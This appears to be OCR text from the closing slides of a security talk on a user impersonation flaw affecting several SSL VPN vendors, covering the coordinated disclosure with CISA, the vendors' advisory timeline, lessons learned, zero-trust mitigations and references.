
Example 2 – Vulnerable dev in protected net



Example 3 – DNS Spoofing



Why does this happen? – SSLVPN, server side



Disclosure process – how to even begin?

- We have a bug affecting multiple vendors
- Problem: they are of the same attack method;
  one vendor fixing it will reveal another vendor's bug
- Consulted CISA:
  - Low C/I/A, and highly unlikely being used ITW ->
    coordinated disclosure not needed (yay!)

Disclosure timeline

- 2023/6/16: Consulted and reported to CISA
  All vendors notified interim
- 2023/10/16: SonicWall published advisory
- 2023/12/5: Cisco published advisory
- 2024/3/14: Fortinet published advisory
- 2024/4/10: Palo Alto published advisory

- Time taken: 10 months

Conclusions

- Vendors may take much longer time to fix bugs after acknowledged them, and time-to-fix is unpredictable.
- Designing a protocol, especially a cross-layer protocol, is difficult and prone to error.
- Networking (edge) devices are become more complex and more prone to being compromised or behave in unpredictable ways
- Simple hack works.

Mitigations

- Networking shall be built with resiliency; one equipment's failure shall not compromise the entire network.
  - Zero-Trust Networking – authenticate every connection.
    Remind "VPN Gremlins" can break network boundaries, and it's only one of the attacks being able to do it
- Network behavior monitoring ("baseline")

Reference materials

- https://www.txone.com/blog/user-impersonation-attack-in-multiple-ssl-vpns-part-1/
  - Part 2 (complete analysis) releases in late-October
  - Keep an eye out for our fuzzing script
- https://media.defense.gov/2022/Jun/15/2003018261/-1/-1/0/CTR_NSA_NETWORK_INFRASTRUCTURE_SECURITY_GUIDE_20220615.PDF
  - U.S. National Security Agency, Network Infrastructure Security Guide

Questions?

@logonfail

talun_yen@txone.com

Special thanks

Canaan Kao, TXOne Networks